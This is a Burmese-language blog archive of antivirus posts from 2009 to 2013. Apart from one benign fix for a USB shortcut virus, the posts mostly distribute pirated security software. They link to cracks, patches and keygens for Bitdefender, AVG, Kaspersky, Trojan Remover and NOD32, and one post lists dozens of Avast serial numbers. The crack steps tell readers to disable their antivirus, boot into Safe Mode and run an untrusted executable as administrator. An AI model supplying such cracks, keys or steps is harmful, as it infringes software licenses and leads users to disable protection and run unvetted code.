Showing posts with label Antivirus. Show all posts

17.9.13


 ကြ်န္ေတာ္ ေပ်ာက္သြားတာ လည္း အေတာ္ၾကာ ... တျခား ကိစၥေလး တစ္ခုေၾကာင့္ အေတာ္ၾကာေပ်ာက္သြား တဲ့ အတြက္လည္း ေတာင္းပန္ပါတယ္ ...  ကြ်န္ေတာ့္ ဆီ ကုိ အျမဲေရာက္ေနသူေတြအတြက္ လည္း  ပုိစ့္ အသစ္ေတြ မတင္ေပးႏဳိင္ဘူး ျဖစ္သြားတဲ့အတြက္ ထပ္ေတာင္းပန္ပါတယ္ ခင္ဗ်ာ ... :) ....  ကြ်န္ေတာ္ အခုတေလာ ၾကဳံေနရတဲ့ virus ေလး ရွင္း နည္းေလးပါ ... သူ က ဘာလုပ္လုိက္လဲ ဆုိေတာ့ ကုိယ့္ရဲ႕ pen drive ေတြ ထဲမွာရွိတဲ့ ဖုိင္ေတြ ကုိ shortcut လုပ္ျပီးေတာ့ hide လုပ္ပစ္လုိက္တာ ပါ ... အဲ့လုိမ်ဳိးဆုိရင္ ကုိယ္က ဖြင့္လုိ႕လည္း မရ ... ျမင္ေနရတာကလည္း shortcut ... ျပီး ကုိယ့္ရဲ႕ drive ထဲမွာလည္း data က ရိွတယ္ဆုိျပီးေတာ့ ေနရာ ယူထားတယ္ ... Antivirus နဲ႕ စစ္ျပန္ေတာ့လည္း မေတြ႕ရျပန္ ... အေတာ္ စိတ္ရႈပ္လာရတယ္ ဗ် ... ေနာက္ေတာ့က်ေတာ့ ျပန္ကူးမယ္ကြာ ဆုိျပီးေတာ့ format ရုိက္ပလုိက္တယ္ ... ျပီးေရာ .... အဲ့ေတာ့ ျပန္ထည့္ရေတာ့ ပင္ပန္းတာေပါ့ ... :D အဲ့လုိမ်ဳိး မလုပ္ရေအာင္ပါ ... အခု လုပ္မယ့္ဟာက Antivirus လည္းမလုိပါဘူး ... ကဲ ခု စျပီးေတာ့ လုပ္ၾကည့္ရေအာင္ပါ ....

ပထမဆုံး ကုိယ့္ရဲ႕ Pen drive ကုိ ကြန္ပ်ဴတာမွာ တပ္ထားလုိက္ပါ ...

ျပီးရင္ေတာ့ cmd ကုိ ေခၚရမွာပါ ... ( window key + r ) ဆုိ တြဲႏွိပ္လုိက္ရင္ Run box ေပၚလာပါလိမ့္မယ္

ျပီးရင္ေတာ့ cmd ဆုိ ရုိက္ျပီးေတာ့ enter ေပးလုိက္ပါ ... အဲ့ဒီ့မွာ Cmd ေပၚလာပါလိမ့္မယ္ ....

ေပၚလာရင္ အဲ့ဒီ့မယ္ ကုိယ့္ ရဲ႕ drive letter ကုိ ရုိက္ေပးရပါ့မယ္ ...

ဥပမာ => ကုိယ့္ရဲ႕ drive က g ဆုိရင္ g: ဆုိေရးျပီးေတာ့ ရုိက္လုိက္ပါ ...  အဲ့လုိ ရုိက္လုိက္ရင္ သူ႕ရဲ႕ path လမ္းေၾကာင္း က ေျပာင္းသြားပါလိ့မ္မယ္ ..  သူ႕ရဲ႕ command line မွာ G:\> ဆုိျပီးေတာ့ ျဖစ္သြားပါလိမ့္မယ္ ...

ျဖစ္သြားျပီဆုိရင္ del *.lnk ဆုိျပီးေတာ့ ရုိက္လုိက္ပါ ... အဲ့ဒါဆုိရင္ သူ႕အထဲက shortcut ျဖစ္ေနတာေတြ အကုန္လုံး ေပ်ာက္သြားပါလိမ့္မယ္ ...

ရုိက္ျပီးသြားျပီဆုိရင္ေတာ့ attrib -s -r -h *.* /s /d /l ဆုိျပီးေတာ့ ထပ္ရုိက္လုိက္ပါ ...


အဲ့ဒီ့လုိ ရုိက္ျပီးသြားရင္ေတာ့ ခဏေစာင့္လုိက္ပါ .... ခဏေနရင္  ေပ်ာက္ေနတဲ့ ဖုိင္ေတြ အကုန္လုံး ျပန္ျမင္ရမွာ ျဖစ္ပါတယ္ ခင္ဗ်ာ ....

 ေအာက္က ပုံမွာေတာ့ ကြ်န္ေတာ္ အေပၚမွာေျပာထားတာေလးေတြ အကုန္ ရုိက္ထားတာ ျမင္ရပါ့မယ္ ... အဲ့ဒီ့လုိေလး တဆင့္ခ်င္းဆီ ရုိက္သြားလုိက္ရုံပါပဲခင္ဗ်ာ ....

del *.lnk


credit to => groldz.com

အားလုံး အစစအရာရာ အရင္ထက္ပုိျပီး အဆင္ေျပေပ်ာ္ရႊင္ၾကပါေစလုိ႕ ဆုေတာင္းလ်က္....
ေမာင္လုလင္

Posted on Tuesday, September 17, 2013 by Unknown

2 comments

7.6.13


ခပ္ေပ့ါေပါ့ နဲ႕ စြမ္းေဆာင္ခ်က္ ေကာင္းတဲ့ Antivirus ေလးပါ ... သူကေတာ့ Antivirus အာရွသားပါ .. :) အင္ဒိုနီးရွားက ထုတ္ပါတယ္ ...  သူ႕ ကုိ ေဒါင္းဖုိ႕ကလည္း 800 kb နီးပါးပဲ ရွိတာဆုိေတာ့ ေဒါင္းရတာ လည္း အဆင္ေျပမယ္ ထင္ပါတယ္ ... အသုံးျပဳဖုိ႕အတြက္ User Interface ကလည္း လြယ္ပါတယ္ ....  လုိခ်င္သူမ်ားအတြက္ ေအာက္မွာ ယူလုိက္ပါ ... ျပီးေတာ့ Serial Key  ၃ ခုလည္းပါပါတယ္ ...

https://www.dropbox.com/s/cz0l9md28qxm4xm/smadav.rar

အားလုံး အစစအရာရာ အရင္ထက္ပုိျပီး အဆင္ေျပေပ်ာ္ရႊင္ပါေစလုိ႕ ဆုေတာင္းလ်က္..
ေမာင္လုလင္

Posted on Friday, June 07, 2013 by Unknown

No comments

28.5.13


 ကြ်န္ေတာ္ Antivirus နဲ႕ ပတ္သတ္ျပီးေတာ့ တင္မေပးျဖစ္တာလဲ ၾကာပါျပီ ... အခု က Antivirus မွာ နံပါတ္ ၁ လုိ႕ သတ္မွတ္ထားတဲ့ BitDefender  ကုိ တင္ေပးပါ့မယ္ ... Window 8 အတြက္ပါ အဆင္ေျပပါတယ္ ...  Antivirus လုိသူမ်ားအတြက္ အဆင္ေျပေအာင္ လုိ႕ ရွာေပးလုိက္ပါတယ္ ခင္ဗ်ာ ... သူက နံပါတ္ ၁ လုိ႕ ေျပာရင္လည္း ေျပာရမယ္ ဗ် .. ဘာလုိ႕လည္း ဆုိေတာ့ သူ႕အတြက္ ကုိ System Requirement လည္းရွိေသးတယ္ .. နည္းနည္း ၾကီးက်ယ္တယ္ေပါ့ ... ေအာက္က ေျပာထားသေလာက္ System Requirement ကုိယ့္မွာ ရွိမွ သာ အဆင္ေျပပါမယ္တဲ့ .. အဲ့ဒီေလာက္မွ မရွိဘူးဆိုရင္ေတာ့ သိပ္ျပီး အဆင္မေျပပါဘူးတဲ့ ...  လုိအပ္တာကေတာ့

  • 800MB free space on the hard disk.
  • 800MHz processor, infact Intel Core 2 Duo (1.66 GHz) will be better.
  • 1GB of RAM or higher.
အဲ့ဒီ့ေလာက္ လုိအပ္ပါတယ္ ...  ျပီးရင္ Activate လုပ္ဖုိ႕အတြက္ ကေတာ့ Internet လည္းလုိအပ္ပါတယ္ ခင္ဗ်ာ ... အင္တာနက္ မရွိရင္ေတာ့ အဆင္မေျပပါဘူး ... အခု Antivirus ကုိ သြင္းမယ္ ဆုိရင္ေတာ့ ေအာက္က လင့္မွာ သြားယူလုိက္ပါ ... 

(32) bit အတြက္ဆုိရင္ ေအာက္မွာပါ ...


(64) bit အတြက္ဆုိရင္ ေအာက္မွာပါ 


အဲ့ဒါေတြကုိ Activate လုပ္ဖုိ႕အတြက္ ကုိေတာ့ ေအာက္မွာ ခ်ပါ ....

https://www.dropbox.com/s/4uqc3nkh0jsa2oq/Bitdefender%20Cracker.rar

အေပၚက ျပထားတာေလးေတြ ေဒါင္းျပီးသြားျပီဆုိရင္ေတာ့ BitDefender ကုိ သြင္းလုိက္ပါမယ္ ... သြင္းလုိက္ျပီးျပီဆုိရင္ BitDefender အေကာင့္ ေဖာက္လုိက္ပါ ...  တကယ္လုိ႕ ကုိယ္က ရက္ ၉၀ ပဲ သုံးခ်င္တယ္ ဆုိရင္ေတာ့ ေအာက္က Key ေလးကုိ ထည့္လုိက္ပါခင္ဗ်ာ .... ဘယ္ေနရာမွာ ထည့္ရမလဲဆုိရင္ေတာ့ ေအာက္မွာ ကြ်န္ေတာ္ အနီေရာင္ေလး နဲ႕ျပထားပါတယ္ ... အဲ့ဒါေလးကုိ ႏွိပ္လုိက္ျပီးရင္ Licence key ထည့္ရမယ့္ ေနရာေလးမွာ ထည့္လုိက္ရင္ 90 days left ဆုိျပီးေတာ့ ေပၚလာပါလိမ့္မယ္ ....  ကြ်န္ေတာ္ ကေတာ့ Activate ျဖစ္ေအာင္ လုပ္ထားျပီးတဲ့အတြက္ 21550 ရက္ က်န္ေနတာပဲ ျဖစ္ပါတယ္ ...


(E52HEDV):90Days
(BYQP505):30Days

.


ဒီေအာက္က ဟာကေတာ့ အၾကာၾကိးသုံးခ်င္တဲ့သူမ်ားအတြက္ပါ .... ေစာေစာက ကြ်န္ေတာ္ ေျပာတဲ့ Crack ေလးကုိ ေဒါင္းျပီးသြားရင္ မျဖည္ပါနဲ႕ဦး ... ျပီးရင္ BitDefender ကုိ ပိတ္ထားလုိက္ပါ ...  ပိတ္တာကေတာ့ Setting =>> Antivirus =>> On access Scaning ေရာ ေအာက္က ဟာေလးကုိေရာ Off ထားလုိက္ပါ ...  ပိတ္ျပီးသြားရင္ေတာ့ စက္ကုိ Safe Mode နဲ႕ ၀င္ရပါမယ္ ... ပုံမွန္ဆုိရင္ေတာ့ စက္ကုိ Restart ခ်လုိက္ပါ ...ျပီးရင္ ျပန္တက္လာတဲ့ အခ်ိန္မွာ F8 ကုိ ႏွိပ္ထားလုိက္ပါ ... ႏွိပ္ထားျပီးရင္ Safe Mode နဲ႕၀င္လုိက္ပါမယ္ ....

ကြ်န္ေတာ္ တင္ေပးထားတဲ့ BitDefender Cracker ဆုိတာေလးကုိ ျဖည္လုိက္ပါ 
ျပီးရင္ အင္တာနက္ခ်ိတ္လုိက္ပါ ... 
အဲ့ဒီ့ အထဲက Exe ဖုိင္ေလးကုိ Right Click ေထာက္ ...
ျပီးရင္ Run as administrator ဆုိျပီးေတာ့ Run လုိက္ပါ ...
Run ျပီးရင္ေတာ့ Setting ဆုိတာေလးကုိ ႏွိပ္လုိက္ပါ ... 
အဲ့ဒီ့မွာ ႏွစ္ဘယ္ေလာက္ လုိခ်င္သလဲ ကုိယ္ လုိခ်င္သေလာက္ထားလုိက္ပါ ... 
ထားျပီးရင္ေတာ့ Save ဆုိျပီး ႏွိပ္လုိက္ပါ ..
ျပီးရင္ေတာ့ Activate ဆုိတာေလးကုိ ႏွိပ္လုိက္ပါ ... 

ႏွိပ္လုိက္ရင္ Successful ဆုိတာ ေလး ေပၚလာပါလိမ့္မယ္ ခင္ဗ်ာ .... 

Safe Mode ကုိ အလြယ္တကူ ၀င္မရေသာ သူမ်ားအတြက္ကေတာ့ 
Window Key + R =>> msconfig => Boot option => Safe boot ကုိ အမွန္ျခစ္ျခစ္ျပီးရင္ Restart ခ်လုိက္ပါ ... အဲ့ဒါဆုိ ျပန္တက္လာရင္ Safe Mode ျဖစ္ေနပါလိမ့္မယ္ ...  လုပ္ျပီးသြားရင္ေတာ့ ေစာေစာက ျခစ္ထားတဲ့ အမွန္ျခစ္ကေလးကုိ ျပန္ေဖ်ာက္ဖုိ႕ မေမ့နဲ႕ဦးေနာ္ ...


အဆင္ေျပလိမ့္မယ္လုိ႕ထင္ပါတယ္ ... အဆင္မေျပတာမ်ားရွိခဲ့ရင္ Cbox မွာေျပာခဲ့လုိက္ပါခင္ဗ်ာ ...

အားလုံး အစစအရာရာ အရင္ထက္ပုိျပီး အဆင္ေျပေပ်ာ္ရႊင္ပါေစလုိ႕ ဆုေတာင္းလ်က္ .....
ေမာင္လုလင္

Posted on Tuesday, May 28, 2013 by Unknown

No comments

12.2.10


Click ! Image to zoom!


Antivirus ပါ။ တခ်ဳိ႕ ႏုိင္ငံျခား ဖုိရမ္ေတြ Blog ေတြမွာ ဘယ္ Antivirus အေကာင္းဆုံးလဲ ဆုိတာကုိ Vote ေထာင္ျပီးေတာ့ ေမးၾကပါတယ္ ။ အဲဒီ့အခါက်ရင္ လူေတာ္ေတာ္မ်ားမ်ား ကေတာ့ Bit defender ကုိပဲ ပုိျပီးေတာ့ Vote ၾကပါတယ္ ။ အေကာင္းဆုံးဆုိျပီးေတာ့ ေနာ္...ဒါေပမယ့္ ကြ်န္ေတာ္တုိ႕ ျမန္မာေတြ ကေတာ့ Kasper မွ Kasper က အေကာင္းဆုံးပဲ .. :) :) လူတစ္မ်ဳိး အၾကဳိက္တစ္မ်ဳိးေပါ့ .. ကြဲလြဲ ပုိင္ခြင့္ရွိပါတယ္ ... ကဲ ထားပါေတာ့ ... အခု တျခားသူေတြ အေကာင္းဆုံးလုိ႕ ေျပာၾကတဲ့ Bit defender ကုိ စမ္းျပီးေတာ့ သုံးၾကည့္ ခ်င္တယ္ဆုိရင္ေတာ့ ေအာက္မွာ ယူလုိက္ပါခင္ဗ်ာ..... ကြ်န္ေတာ္ Multi နဲ႕ Mediafire ကေနျပီးေတာ့ တင္ေပးလုိက္ပါတယ္ ...Multi ကေနျပီးေတာ့ ေဒါင္းမယ္ဆုိရင္ေတာ့ ဖုိင္တစ္ဖုိင္ထဲေဒါင္းရုံပါပဲ .. ဒါေပမယ့္ Mediafire ဆုိရင္ေတာ့ ဖုိင္ႏွစ္ခုလုံးကို ေဒါင္းဖုိ႕လုိပါတယ္ .. ျပီးမွ ကုိယ့္ဆီကုိေရာက္ျပီဆုိမွ အဲဒီ့ Mediafire ကေဒါင္းထားတဲ့ ဖုိင္ ၂ ခုကုိ ေပါင္း ျပီးေတာ့ ျဖည့္လုိက္ပါခင္ဗ်ာ... ယူျပီးေတာ့ သုံးမယ္ဆုိရင္ေတာ့ ေအာက္မွာေနာ္ ...

Download link : :>>

Download link : :>>
Download link : :>>


ဒီအခ်က္ကေတာ့ အေရး ၾကီးပါတယ္ .. သူ႕ကုိ သုံးမယ္ဆုိရင္ ေပါ့..
အရင္ဆုံး ကြ်န္ေတာ္ေပးထားတဲ့ အထဲက Bitdenfender antivirus ဆုိတာကုိ Run လုိက္ပါ .. Run လုိက္ရင္ သူ က Update version ရွိမရွိ စစ္ပါလိမ့္မယ္ ..တကယ္လုိ႕ ရွိခဲ့တယ္ဆုိရင္ သူ႕ဘာသာသူ Download ခ်ျပီးေတာ့ Run ခုိင္းပါလိမ့္မယ္ .. အဲဒါဆုိရင္ Run လုိက္ပါ ..
Run ျပီးသြားျပီဆုိရင္ သူက စက္ကုိ restart ခ်ခိုင္းပါလိမ့္မယ္ .. ခ်ခုိင္းရင္ မခ်လုိက္ပါနဲ႕အုံး ... (ခ်လုိက္ရင္ အဲဒီ့ Patch ကုိ Run မရပဲ ျဖစ္သြားပါ့မယ္။ အဲဒါဆုိရင္ Full version ကုိ မရႏုိင္ေတာ့ပါဘူး ) ကြ်န္ေတာ္ ေပးထားတဲ့ အထဲက Patch BitDefender ဆုိတာကုိ Run ေပးလုိက္ပါခင္ဗ်ာ .. အဲဒါျပီးရင္ Restart ခ်ေပးလုိက္ပါ.. Full version ကုိ ရသြားပါ့မယ္ ... သူ႕ထဲမွာေရးထားတာကေတာ့ 2047 ထိပဲ .. ကြ်န္ေတာ္ အခုသုံးေနတာေတာ့ ရက္ေပါင္း 13834 ရက္က်န္ပါေသးတယ္ .... :) အဆင္ေျပပါေစခင္ဗ်ာ...


Posted on Friday, February 12, 2010 by ေမာင္လုလင္

1 comment

30.1.10


Click ! Image to zoom!


ကြ်န္ေတာ့္သူငယ္ခ်င္း က အကူအညီေတာင္းလုိ႕ ဒီ software ကေလးကိုရွာ ျပီးေတာ့ တင္ေပးလုိက္ပါတယ္။ ကုိယ့္ရဲ႕ စက္မွာ Trojan ကေလးမ်ားရွိေနခဲ့တယ္ဆုိရင္ေတာ့ ဒီ ေအာက္က Software ကေနးနဲ႕ သုံးျပီးေတာ့ ရွင္းလုိက္ပါခင္ဗ်ာ.. အထဲမွာ လည္း Crack file ကေလးပါပါတယ္ .။
Crack ကုိသုံးမယ္ဆုိရင္ေတာ့ အရင္ဆုံး winrar ကုိ ျဖည္လုိက္ပါ။ ျဖည္ျပီးျပီဆုိရင္ေတာ့ အထဲမွာ cracked ဆုိတဲ႕ file ကေလးရွိပါတယ္။ အဲဒီ့ အထဲက ဖုိင္ေတြအားလုံးကုိ ကူးျပီးေတာ့ ေအာက္ကလမ္းေၾကာင္းကေလးအတုိင္းသြားျပီးေတာ့ ကူးလာတာကေလးေတြကုိ ထည့္လုိက္ပါခင္ဗ်ာ.

C -> program files-> trojan remover ဆုိတဲ့ ဖုိင္ကေလးထဲကုိ ထည့္ေပးလုိက္ပါခင္ဗ်ာ.

တကယ္လုိ႕မ်ား ကုိယ္က window vista နဲ႕ window 7 မ်ားသုံးေနခဲ့တယ္ဆုိရင္ေတာ့ ေစာေစာက Cracked ဆုိတဲ့အထဲမွာ vista_inst ဆုိတဲ့ Bat file ကေလးရွိပါတယ္. အဲဒါကေလးကုိ run လုိက္ပါ ။ Run လုိက္ရင္ေတာ ့ အဲဒီ့ အထဲမွာ ပဲ ဖုိင္က ေလး ဖုိင္ကေနျပီးေတာ့ ၃ ဖုိင္ျဖစ္သြားပါ့မယ္။ အဲဒီ့ ၃ ဖုိင္ကုိမွ ကူးျပီးေတာ့

C -> program files-> trojan remover ဆုိတဲ့ ဖုိင္ထဲကုိ ကူးထည့္ေပးလုိက္ပါခင္ဗ်ာ.. ေအာက္မွာယူလိုက္ပါခင္ဗ်ာ.

Download Link =>> Multiupload
Download Link =>> Mediafire

တကယ္လုိ႕ Portable ကုိသုံးခ်င္တယ္ဆုိရင္ေအာက္မွာယူလုိက္ပါ။

Download Link =>> Multiupload
Download Link =>> Mediafire


ေအာ္ အခုမွ သတိရလုိ႕ Kaspersky အတြက္ Key ေတြကုိ အရင္တုန္းက www.kavkiskey.com ကေနျပီးေတာ့ ရပါတယ္ .။ အခု အဲဒီ့ ဆုိဒ္ပုံစံမ်ဳိး Kas key ေတြကုိ www.hack-home.net မွာ ေပါေပါ သီသီ ရရွိေနျပီျဖစ္ေၾကာင္းသတင္းေကာင္းပါအပ္ပါတယ္ခင္ဗ်ာ..


Posted on Saturday, January 30, 2010 by ေမာင္လုလင္

1 comment

25.12.09


Click ! Image to zoom!


Click ! Image to zoom!


Antivirus ေနာက္တစ္မ်ဳိးပါခင္ဗ်ာ.... AVG ကုိၾကဳိက္သမ်ားအတြက္ေတာ့ အဆင္ေျပပါတယ္.. ေကာင္းပါတယ္ .. Keygen ကေလးပါပါတယ္ ခင္ဗ်ာ.. ကြ်န္ေတာ္လည္း စမ္းျပီးေတာ့ သုံးၾကည့္လုိက္တယ္... သုံးၾကည့္ေတာ့ ေအာက္မွာ license expired ျဖစ္မွာက 2018 မွတဲ့ ေအးေအးေဆးေဆး ေနာက္ထပ္ သုံးလုိ႕ရေသးတယ္ .. :D :D
Version ကေတာ့ Internet security 9 ပါခင္ဗ်ာ ... သုံးခ်င္တယ္ဆုိရင္ေတာ့ေအာက္မွာယူလုိက္လုိ႕ရတယ္ေနာ္ ... :D :)


Download link AVG IS 9(Multi)
AVG IS 9(I file )

'ၤFormulate action plans which have responsibilities and actions clearly defined.'
လုပ္ပုိင္ခြင့္နဲ႕ တာ၀န္ကုိ တိတိက်က် သတ္မွတ္ျပဌာန္းထားတဲ့ လုပ္ခြင္စီမံကိန္း စီမံခ်က္မ်ဳိးခ်ပါ။


Posted on Friday, December 25, 2009 by ေမာင္လုလင္

4 comments

13.12.09


Click ! Image to zoom!


Click ! Image to zoom!


Avast ! Antivirus ပါ .. အရင္ကလည္း ကြ်န္ေတာ္ တစ္ခု တင္ေပးထားပါတယ္ ။။ ဒါကေတာ့ ေနာက္ version တစ္ခုေပါ့ ... တျခား Antivirus ေတြကုိ မသုံးခ်င္တဲ့သူေတြအတြက္ ေတာ့ ဒါကေလးလည္းေကာင္းပါတယ္ .. Antivirus ေတြထဲမွာလည္း ေတာ္ေတာ္ နာမည္ရတဲ့ antivirus ပါ .. သူ႕အတြက္ Serial ကေလးကုိလည္းထည့္ေပးထားပါတယ္ .. ေအာက္မွာေတာ့ သူ႕ရဲ႕ လုပ္ပုံလုပ္နည္းကေလးေတြကုိလည္း ေျပာေပးထားပါတယ္ခင္ဗ်ာ .. တေန႕ခ်င္း update တင္ေနတဲ့အတြက္ အဆင္ေျပပါတယ္ .. အသုံးျပဳခ်င္သူမ်ား .. ကုိယ့္ရဲ႕ Antivirus ကုိ မေကာင္းဘူးထင္လုိ႕ ေနာက္တစ္မ်ဳိးစမ္းျပီးသုံးခ်င္သူမ်ား ဒီေအာက္က ယူလုိက္ေနာ္ :) :) File size ကလည္း 20 mb ေက်ာ္ေက်ာ္ပဲ ရွိေတာ့ သိပ္ျပီးေတာ့ မမ်ားပါဘူး ..အဲဒီ့အထဲက keys ေတြနဲ႕မရဘူးဆုိရင္ေတာ့ ေအာက္မွာ serial no ကေလးေတြ ေရးထားလုိက္ပါတယ္.. အဲဒါကေလးေတြနဲ႕စမ္းၾကည့္ပါဦး ခင္ဗ်ာ ..


Download link Avast ! Antivirus (Multi)
Avast ! Antivirus(I file )


Constantly discard useless paper and things.
အသုံးမ၀င္ေတာ့တဲ့ စာရြက္စာတမ္းေတြ ၊ ပစၥည္းေတြ ကုိ မွန္မွန္ ရွင္းပစ္ပါ ။

Serials NEVER

S/N:W8301083R9900D1199-U0WWYJ3V
S/N:W3763548R9900D1199-K9R2KVTJ
S/N:W05378648R9900W0544-PCLDH5HR
S/N:S74899179R9900P9449-YF458DTC
S/N:W1252851R9900D1199-T8RY444V
S/N:W4247525R9900D1199-YFPDPHM6
S/N:W6473252R9900D1199-U13143F8


Serials Last till to 2013-2016 years

S/N:W7444164R9965A0911-KAJBBSDL
S/N:W1003130R9975A0912-RCUR86KL
S/N:W5299231R9973A0911-4PN0Y545
S/N:W7630705R9946A0912-D3EFM38L
S/N:W4264775R9967A0911-6ZSDBUL9
S/N:S8128161R9977A0911-FAM7JJH8
S/N:S1464458R9970A0912-9M3D30L4
S/N:S1122519R9970A0911-2WLUXS0Y
S/N:S1902164R9954A0911-7FNEU1BC
S/N:C5101589R9945A0910-PX0H0W8S
S/N:C2080008R9941A0911-N9H4S8YM
S/N:C7987628R9972A0910-BE721D8S
S/N:C7184480R9968A0911-19H1CPPS
S/N:C7191942R9971A0911-4ZFC6LEY
S/N:C9927516R9965A0910-K7FV45MX
S/N:W9626627R9953A0910-TVD8UPS7
S/N:S6851556R9684M1106-YZ5A2VH7

Serials last till to 1 may 2012!

S/N:W3446436R8800P1106-FX9VZPYF
S/N:W9685010R8800L1106-ZVDWCSCK
S/N:W3518199R8800K1106-WNYVBKA6
S/N:W9237226R8800E1106-M8X7LFND
S/N:W1112550R8800F1106-HD4RXPKT
S/N:W2548301R8800J1106-LUF4R92C
S/N:W9465601R8800U1106-2R4XVTFY
S/N:W7760656R8800A1106-398KP8FZ
S/N:W9654686R8800U1106-6L51HC20
S/N:W8598235R8800D1106-BMCW3VNR
S/N:S9097868R9097F1106-CRUDS1Y2

Posted on Sunday, December 13, 2009 by ေမာင္လုလင္

No comments

1.12.09


Click ! Image to zoom!


ဒါကေတာ့ USB ကေနျပီးေတာ့ ပါလာမယ့္ Virus ကေလးေတြ ကုိကာကြယ္ေပးမယ့္ software ကေလးပါခင္ဗ်ာ .. ကြန္ပ်ဴတာ မွာ Virus အမ်ားဆုံးပါလာတတ္တာ ကေတာ့ USB ေတြကေနပဲ ေတာ္ေတာ္မ်ားမ်ား ကူး ခံရပါတယ္ .. အဲဒါေၾကာင့္ အဲဒီ့ေနရာကုိ လုံျခဳံေအာင္လုပ္ထားလုိက္ေတာ့ အဆင္ေျပသြားတာေပါ့ .. တျခား ဒီလုိမ်ဳိး Software ကေလးေတြရွိပါေသးတယ္ .. ကြ်န္ေတာ္ကေတာ့ ဒါကေလးကုိပဲ သုံးတယ္ဗ်.. သူက Virus ကုိေတြ႕ျပီဆုိရင္ ျပပါတယ္ .. ျပီးရင္ေတာ့ Delete ဆုိတာကေလးကုိ ႏွိပ္ေပးလုိက္ရင္ေတာ့ ရွင္းသြားတာပဲ .. :) :) .. Mail ကေနပါတဲ့ ဗုိင္းရပ္စ္ ကေတာ့ Antivirus နဲ႕ပဲ ေပါ့ေနာ္ ...
:) :) ... ဒီအထဲမွာ serial ကေလးပါ ပါပါတယ္ ခင္ဗ်ာ ... သုုံးရတာ အဆင္မေျပဘူး ဆုိရင္ေတာ့ မန္႕ခဲ့ပါဦးခင္ဗ်ာ....


Download link (Multi)USB security
Download link (I file)USB security


Always be decisive, if an immediate solution is not available for a particular problem then go on to something else and return to it later.

အျမဲတမ္း ပုိင္ပုိင္ႏုိင္ႏုိင္ဆုံးျဖတ္ပါ ။ ျပႆနာတစ္ခုအတြက္ ခ်က္ခ်င္းမဆုံးျဖတ္ႏုိင္ေသးရင္ အသာထားျပီး တျခား လုပ္ရမယ့္ အရာေတြကုိလုပ္လုိက္ပါ ။ ျပီးမွ ျပန္ျပီးေတာ့ ဆက္လုပ္လုိက္ပါ ။


Posted on Tuesday, December 01, 2009 by ေမာင္လုလင္

2 comments

18.10.09

Click ! Image to zoom!



Kaspersky သုံးေနေသာသူ မ်ား အတြက္ Anti-Virus & Internet Security ပါ .. ႏွစ္မ်ဳိးပါတာျဖစ္လုိ႕ ကုိယ္ ၾကဳိက္တာကုိ ယူျပီးေတာ့ သုံးႏုိင္ပါတယ္ .. keys ေတြ လည္း တစ္ခါတည္း ပါေတာ့ အဆင္ေျပမွာပါ .. ေအာက္က ေနရာကေလးမွာ ေဒါင္းႏုိင္ပါတယ္ တယ္ခင္ဗ်ာ ....Features ေတြကုိေတာ့ ေအာက္မွာ ဖတ္ႏုိင္ပါတယ္ ....

Kaspersky Anti-Virus 2010 9.0.0.691

Hotfile Link ..


Ifile.it Link ..


Kaspersky Internet security 2010 9.0.0.691.rar

Hotfile Link ..


Ifile.it Link ..


Kaspersky Anti-Virus 2010 – the backbone of your PC’s security system, offering protection from a range of IT threats. Kaspersky Anti-Virus 2010 provides the basic tools needed to protect your PC.

Kaspersky Internet Security 2010 – the all-in-one security solution that offers a worry-free computing environment for you and your family. Kaspersky internet Security 2010 has everything you need for a safe and secure internet experience. Kaspersky internet Security 9.0 – is a new line of Kaspersky Labs products, which is designed for the multi-tiered protection of personal computers. This product is based on in-house protection components, which are based on variety of technologies for maximum levels of user protection regardless of technical competencies. This product utilizes several technologies, which were jointly developed by Kaspersky Labs and other companies; part of them is implemented via online-services.


Kaspersky Internet Security 2010 All Features:

Essential Protection:
* Protects from viruses, Trojans and worms
* Blocks spyware and adware
* Scans files in real time (on access) and on demand
* Scans email messages (regardless of email client)
* Scans Internet traffic (regardless of browser)
* Protects instant messengers (ICQ, MSN)
* Provides proactive protection from unknown threats
* Scans Java and Visual Basic scripts

Extended Protection:
* Two-way personal firewall
* Safe Wi-Fi and VPN connections
* Intrusion prevention system
* Intelligent application management and control
o automatically configured application rules
o security rating is assigned to unknown applications
o access to the user’s resources and data is restricted for unknown applications

Preventive Protection:
* Scans operating system and installed applications for vulnerabilities
* Analyzes and closes Internet Explorer vulnerabilities
* Disables links to malware sites
* Detects viruses based on the packers used to compress code
* Global threat monitoring (Kaspersky Security Network)

Advanced Protection & Recovery:
* The program can be installed on infected computers
* Self-protection from being disabled or stopped
* Restores correct system settings after removing malicious software
* Tools for creating a rescue disk

Data & Identity Theft Protection:
* Disables links to fake (phishing) websites
* Blocks all types of keyloggers
* Virtual keyboard is provided for safely entering logins and passwords
* Prevents the theft of data exchanged via secure connections (HTTPS / SSL)
* Blocks unauthorized dial-up connections
* Cleans up any traces of user activity (deletes temporary files, cookies etc.)

Content Filtering:
* Parental control
* Improved antispam protection (plugins for Microsoft Outlook, Microsoft Outlook Express, The Bat!, Thunderbird)
* Blocks banners on web pages

Usability:
* Automatic configuration during installation
* Wizards for common tasks
* Visual reports with charts and diagrams
* Alerts provide all the information necessary for informed user decisions
* Automatic or interactive mode
* Round-the-clock technical support
* Automatic database updates

Ref:wvw.downarchive.com


Every successful executive knows how he is spending his time and how he should spend it.


ေအာင္ျမင္ေနသူတုိင္းဟာ ကုိယ့္အခ်ိန္ေတြကုိ ကုိယ္ ဘယ္လုိ အသုံးခ်တယ္ ဘယ္လုိ သုံးေနတယ္ ဆုိတာသိၾကတယ္ ..

Posted on Sunday, October 18, 2009 by ေမာင္လုလင္

1 comment

25.8.09

Nod 32 antivirus သုံးတဲ့ လူေတြ အတြက္ကေတာ့ အလုပ္မရႈပ္ေစ တဲ့ software ကေလးပါ .. .. ကြ်န္ေတာ္ အရင္က ေျပာတဲ့ site ေတြ ကုိေတာင္မွ သြားစရာမလုိဘူး ...ဒါကေလး ကုိ သုံးျပီးေတာ့ get key ဆုိတာကေလး ကုိ ႏွိပ္လုိက္ရုံပဲ .. ေအးေဆးပဲ .. ေပၚလာတဲ့ key ကေလးကုိ ယူျပီးေတာ့ ထည့္လုိက္ အဆင္ကုိေျပလုိ႕ .. ရွာရေဖြရ ပုိလြယ္သြားတာေပါ့ ဗ်ာ ... Nod 32 key အတြက္ ေခါင္းမခဲရေတာ့ဘူးေပါ့ ...

Download link : Ifile.it


Posted on Tuesday, August 25, 2009 by ေမာင္လုလင္

No comments

19.8.09

